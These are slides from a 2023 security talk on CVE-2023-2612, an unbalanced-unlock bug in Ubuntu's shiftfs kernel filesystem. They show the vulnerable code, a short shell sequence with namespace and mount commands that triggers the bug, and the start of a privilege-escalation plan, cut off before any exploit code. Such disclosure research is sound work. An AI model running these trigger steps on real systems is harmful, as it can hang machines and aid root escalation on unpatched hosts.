



# Ubuntu Shiftfs: Unbalanced Unlock Exploitation Attempt

CVE-2023-2612

Grehack 2023

# Agenda

- **Introduction**
- **Code review and bug discovery**
- **Exploitation**
- **Conclusion**

## ■ Jean-Baptiste Cayrou

- Security researcher [@Synacktiv](#)
- In the Reverse Engineering team

## ■ Synacktiv

- Offensive security company
- Based in France
- ~170 Ninjas
- We are hiring!



**@jbcayrou**

- **Targeting Ubuntu for Pwn2Own Vancouver (May 18, 2022)**
- **Need to find and exploit a kernel vulnerability to gain root access**
- **Motivations**
  - Learn more about Linux kernel internals
  - Learn new techniques to exploit kernel vulnerabilities
  - \$40,000 bounty

# Kernel code review and vulnerability research

- **Kernel source code is huge, where to start ?**
- **Previous success from my colleague *Vincent Dehors***
  - Found and exploited an Ubuntu vulnerability for the contest
  - His work is described in [his blog post](#)
- **TLDR: Look for vulnerabilities in uncommon surfaces that are less audited**
  - By default Ubuntu allows users to create namespaces

```
$ sudo sysctl kernel.unprivileged_usersns_clone  
kernel.unprivileged_usersns_clone = 1
```

- **Namespace is a feature that provides process isolation**
- **Used to create a separate set of resources**
- **Useful for creating containers (such as docker, LXC, etc.)**
- **Types of namespaces**
  - mount - Isolates filesystem mount points → Focus on this one
  - process ID
  - network
  - IPC
  - ...


- Filesystems that have the flag *FS\_USERNS\_MOUNT* can be set up by a unprivileged user

```
static struct file_system_type shiftfs_type = {
    .owner      = THIS_MODULE,
    .name       = "shiftfs",
    .mount      = shiftfs_mount,
    .kill_sb    = kill_anon_super,
    .fs_flags   = FS_USERNS_MOUNT,
};
```

- VFS surfaces:

- android/binderfs
- mqueue
- shmем
- sysfs
- ramfs (tmpfs)
- overlayfs
- proc
- aufs
- fuse
- shiftfs (specific to Ubuntu)
- devpts
- cgroup

# Code Review - VFS overview



## ■ File manipulations

- open, read, write, fnctl ...
- Race condition on concurrent access
- Logical bugs

## ■ Mounting syscalls and options

- mount, fsopen, fspick, fsconfig

```
mount [-fnrsvw] [-t fstype] [-o options] device mountpoint
```

# Code Review - Read the doc !


- **Read Kernel VFS documentation**
  - Learn how this kernel subsystem works
- **Study past CVEs that affected kernel Filesystems**
  - Study errors that should not be made
- **Read blog posts about kernel exploitation**

# Code Review - Let's go

- **Review accessible filesystems one by one**
  - Skip *shiftfs* because my colleague already found things in it!
- **About 3 weeks (not in full time)**
  - Still nothing ...
- **Start looking at shiftfs implementation**
  - BINGO! There is a bug!

# Code Review - shiftfs overview

- This filesystem is a passthrough used to change (shift) the user unix permissions on file access or modification



# Code Review - The lock shifts bug

```
static int shiftfs_create_object(struct inode *diri, struct dentry *dentry,
                               umode_t mode, const char *symlink,
                               struct dentry *hardlink, bool excl)
{
    // [...]
    struct inode *inode = NULL, *loweri_dir = diri->i_private;
    const struct inode_operations *loweri_dir_iop = loweri_dir->i_op;

    if (hardlink) {
        loweri_dir_iop_ptr = loweri_dir_iop->link;
    } else {
        switch (mode & S_IFMT) {
            case S_IFDIR:
                loweri_dir_iop_ptr = loweri_dir_iop->mkdir;
                break;
            case S_IFREG:
                loweri_dir_iop_ptr = loweri_dir_iop->create;
                break;
            case S_IFLNK:
                loweri_dir_iop_ptr = loweri_dir_iop->symlink;
                break;
            case S_IFSOCK:
                /* fall through */
            case S_IFIFO:
                loweri_dir_iop_ptr = loweri_dir_iop->mknod;
                break;
        }
    }
    if (!loweri_dir_iop_ptr) {
        err = -EINVAL;
        goto out_iput;
    }
    inode_lock_nested(loweri_dir, I_MUTEX_PARENT);
    // [...]
out_iput:
    iput(inode);
    inode_unlock(loweri_dir);

    return err;
}
```

Function that creates objects (file, dir, links) in the underlying FS directory

# Code Review - The lock shifts bug

```
static int shiftfs_create_object(struct inode *diri, struct dentry *dentry,
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out_iput:
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```

If a file operation is not implemented, the pointer is set to NULL



# Code Review - The lock shifts bug

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    }
    if (!loweri_dir_iop_ptr) {
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    // [...]
out_iput:
    iput(inode);
    inode_unlock(loweri_dir);

    return err;
}
```

If a file operation is not implemented, the pointer is set to NULL

unlock is performed without the lock!

# Code Review - Trigger the bug

- Find a filesystem (***FS\_USERNS\_MOUNT***) that does not implement ***mkdir***, ***create***, ***symlink***, ***link*** or ***mknod*** in its ***inode\_operations*** structure
  - *mqueue* is a good candidate


```
// Extract from ipc/mqueue.c
static const struct inode_operations mqueue_dir_inode_operations = {
    .lookup = simple_lookup,
    .create = mqueue_create,
    .unlink = mqueue_unlink,
};
```

# Code Review - Trigger the bug

## ■ Trigger the bug

```
user@user-VirtualBox:~$ cd /tmp
user@user-VirtualBox:/tmp$ unshare -U -r -i -m

root@user-VirtualBox:/tmp# mkdir d1 d2
root@user-VirtualBox:/tmp# mount -t mqueue none d1
root@user-VirtualBox:/tmp# mount -t shiftfs -o mark d1 d2
root@user-VirtualBox:/tmp# mkdir d2/foo
mkdir: cannot create directory 'd2/foo': Invalid argument
root@user-VirtualBox:/tmp# mkdir d2/foo
```



- The last “`mkdir d2/foo`” is now blocked...
- After several seconds

# Code Review - Trigger the bug

```
[ 1208.882315] INFO: task mount:2539 blocked for more than 120 seconds.
[ 1208.885949]           Tainted: G           OE           5.13.0-28-generic #31-Ubuntu
[ 1208.887870] "echo 0 > /proc/sys/kernel/hung_task_timeout_secs" disables this message.
[ 1208.888944] task:mount           state:D stack:    0 pid: 2539 ppid:  1145 flags:0x00000004
[ 1208.890154] Call Trace:
[ 1208.890586]  <TASK>
[ 1208.890887]  __schedule+0x268/0x680
[ 1208.891379]  schedule+0x4f/0xc0
[ 1208.891817] rwsem_down_read_slowpath+0x33a/0x3a0
[ 1208.892465]  down_read+0x43/0x90
[ 1208.892912]  walk_component+0x132/0x1b0
[ 1208.893440]  ? path_init+0x2c1/0x3f0
[ 1208.893973]  path_lookupat+0x6e/0x1c0
[ 1208.894505]  filename_lookup+0xbf/0x1c0
[ 1208.894999]  ? __check_object_size.part.0+0x128/0x150
[ 1208.895633]  ? __check_object_size+0x1c/0x20
[ 1208.896172]  ? strncpy_from_user+0x44/0x140
[ 1208.896693]  ? __do_sys_getcwd+0x150/0x1f0
[ 1208.897216]  user_path_at_empty+0x59/0x90
[ 1208.897715]  do_readlinkat+0x5d/0x120
[ 1208.898218]  __x64_sys_readlink+0x1e/0x30
[ 1208.898840]  do_syscall_64+0x61/0xb0
[ 1208.899289]  ? do_syscall_64+0x6e/0xb0
[ 1208.899766]  ? exit_to_user_mode_prepare+0x37/0xb0
[ 1208.900366]  ? syscall_exit_to_user_mode+0x27/0x50
[ 1208.900962]  ? __x64_sys_close+0x11/0x40
[ 1208.901458]  ? do_syscall_64+0x6e/0xb0
[ 1208.901971]  ? __x64_sys_read+0x19/0x20
[ 1208.902545]  ? do_syscall_64+0x6e/0xb0
[ 1208.903026]  entry_SYSCALL_64_after_hwframe+0x44/0xae
[ 1208.903651] RIP: 0033:0x7feb9e52416b
[ 1208.904104] RSP: 002b:00007ffd0cfe12d8 EFLAGS: 00000202 ORIG_RAX: 0000000000000059
[ 1208.905038] RAX: ffffffff00000000 RBX: 00007ffd0cfe1740 RCX: 00007feb9e52416b
[ 1208.905999] RDX: 000000000000003f RSI: 00007ffd0cfe1750 RDI: 00007ffd0cfe1bb0
[ 1208.907142] RBP: 00007ffd0cfe1bb0 R08: 0000000000000000 R09: 0000412500000000
[ 1208.907985] R10: 00007feb9e5df040 R11: 0000000000000202 R12: 00007ffd0cfe1bbe
[ 1208.909123] R13: 00007ffd0cfe1ba0 R14: 00007ffd0cfe1750 R15: 000000000000003f
[ 1208.910137] </TASK>
```

# Exploitation

## (How to get root with this bug?)


- **Perform a Local Privilege Escalation (LPE) and get root**
  - Need to modify our process permissions to change the UID to 0 (root user)
- **We do not need kernel code execution**
  - Having kernel read and write primitives is enough
  - We also need a kernel pointer leak
    - To bypass the KASLR
    - To locate the data related to our process in the kernel memory

# Exploitation - Side effect of the bug ?

- **How to turn this locking bug into something useful ?**
- **The bug unlocks a directory lock**
  - What does it protect?
  - What could happen if such a lock is wrongfully unlocked?


# Exploitation - Example lock usage

- **When the content of the directory is modified the lock is taken**
  - Create a file, a folder, a link
  - Remove a file
- **This prevents concurrent access and race conditions during directory modifications**



Example of a mqueue FS


# Exploitation - Example lock usage: removing a file



Note: i\_count is the inode usage count. When it hits zero, it is freed.


# Exploitation - Example lock usage: removing a file

- Process A starts to remove a file, the directory inode is locked



